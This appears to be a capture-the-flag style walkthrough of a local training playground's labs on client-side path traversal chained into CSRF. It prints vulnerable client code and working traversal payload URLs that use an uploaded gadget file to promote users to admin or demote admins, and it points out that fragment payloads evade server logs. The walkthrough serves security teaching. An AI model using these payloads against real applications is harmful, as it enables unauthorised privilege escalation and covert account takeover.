

200 OK. The sink tolerates the trailing ?/seen exactly as predicted, and a refresh of the Users tab shows member 66fc8c17d29c4a98a44a4a87 now carrying the admin role. Zero clicks, and loading a note link we control fired a credentialed, state-changing POST at a sink of our choosing. That is CSPT2CSRF, end to end, on a path-parameter source.
Lab 2: CSPT2CSRF - GET to POST Sink (Zero-Click, Chained)
Open http://localhost:3000/vulnerable/note_auto_get_to_post_sink/<id> and watch the two requests it fires. A GET pulls the note, then a POST marks it seen, and the id driving that POST comes from the response body rather than from the URL. A great tool for identifying this behavior is the Gecko browser extension.

You could of course use your web proxy of choise to observe this behavior as well.

JavaScript to Chain a GET into a POST
1
2
3
const { id } = useParams();
client.fetchNoteById(id)                    // GET  /api/v1/notes/<id>
  .then(data => client.seenNote(data._id)); // POST /api/v1/notes/<data._id>/seen
We will have to think differently approaching this challenge. Traversing the path only steers the GET request. The POST request aims at data._id, which you don’t set directly, you set what the GET returns. So you need a GET that comes back with JSON whose _id is itself a traversal to the promote sink. The playground gives you two ways to host that JSON, the file-upload gadget (served same-origin at /api/gadget/files/:id/raw) or the open redirect (bounce to your own server). The file gadget ships already uploaded as 66fc8d071bcf0dd223467bba, so there’s nothing to create:

Look at the trailing ? inside that _id. It’s the same path-capping trick from Lab 1, sitting one layer deeper. seenNote appends /seen to whatever id it’s handed, so without the ? the sink would receive .../66fc8c17d29c4a98a44a4a87/seen and reject it. Point the GET request at the gadget and the chain runs on its own:
1
/vulnerable/note_auto_get_to_post_sink/..%2F..%2Fgadget%2Ffiles%2F66fc8d071bcf0dd223467bba%2Fraw%3f
One CSPT picks the data, the data drives a second CSPT into the sink, and the member is promoted with zero clicks. This GET-to-POST pivot is the pattern worth keeping. A GET sink that returns control data is as good as a write.
Lab 3: 1-Click CSPT2CSRF - Path Param

Route /vulnerable/note_path_param/:id/details. The automatic request here is only a GET that loads the note into a view with Update and Delete buttons, so nothing changes state until the victim clicks.

JavaScript Behind the Buttons
1
2
3
4
5
6
const { id } = useParams();
client.fetchNoteById(id).then(data => setNote(data)); // GET /api/v1/notes/<id>

// NoteSingleView, once the victim clicks:
client.updateNoteById(note._id, updatedNote); // PUT    /api/v1/notes/<note._id>
client.deleteNoteById(note._id);              // DELETE /api/v1/notes/<note._id>
Both writes key on note._id, the value the GET returned, so this is the Lab 2 gadget trick with the second hop moved behind a click. Two gadgets ship for it, aimed at different sinks:
| Victim clicks | Gadget file | Resulting request | Effect |
|---|---|---|---|
| Update | 66fc8d0755cf0db1bcfab29c | PUT /api/sink/promote/body_or_query?id=<memberId> | promotes member to admin |
| Delete | 66fc8d0755cf0d5f4cf25ba1 | DELETE /api/sink/demote/<adminId> | demotes the admin who clicked |
The source is the :id route segment, so the slashes need encoding:
1
2
promote (admin clicks Update):  /vulnerable/note_path_param/..%2F..%2Fgadget%2Ffiles%2F66fc8d0755cf0db1bcfab29c%2Fraw/details
demote  (admin clicks Delete):  /vulnerable/note_path_param/..%2F..%2Fgadget%2Ffiles%2F66fc8d0755cf0d5f4cf25ba1%2Fraw/details
Lab 4: 1-Click CSPT2CSRF - Query Param

Route /vulnerable/note_query_param?id=. Identical chain to Lab 3 with the same two gadgets, so the only thing left to work out is how the source decodes. It’s a query value this time, and a query value passes ../ straight through with no encoding at all:
1
2
promote: /vulnerable/note_query_param?id=../../../api/gadget/files/66fc8d0755cf0db1bcfab29c/raw
demote:  /vulnerable/note_query_param?id=../../../api/gadget/files/66fc8d0755cf0d5f4cf25ba1/raw
That one difference, %2F in a route segment versus a bare slash in a query value, is the whole lesson of this lab. Both payloads resolve to the same /api/gadget/files/<id>/raw.
Lab 5: 1-Click CSPT2CSRF - Fragment Param

Route /vulnerable/note_fragment_param#id=. Same chain a third time. The only change is where the id comes from, and it’s read entirely client-side.
JavaScript to Read the ID from the Hash
1
2
const queryParams = new URLSearchParams(location.hash.slice(1));
const id = queryParams.get('id');
Because the payload lives in the fragment, it never leaves the browser, so it never shows up in the server’s access logs. That makes it the stealthiest of the three source variants and a reminder to check fragment-driven routing when you hunt. The payload is otherwise identical to Lab 4:
1
promote: /vulnerable/note_fragment_param#id=../../../api/gadget/files/66fc8d0755cf0db1bcfab29c/raw
Three labs, one chain, three sources. The difference that actually matters in the field is how each one survives the trip into fetch:
| Source | Where it’s read | Raw ../ survives | In server logs |
|---|---|---|---|
| Path segment (Lab 3) | useParams() | No, encode as %2F | Yes |
| Query value (Lab 4) | URLSearchParams(location.search) | Yes | Yes |
| Hash fragment (Lab 5) | URLSearchParams(location.hash) | Yes | No |
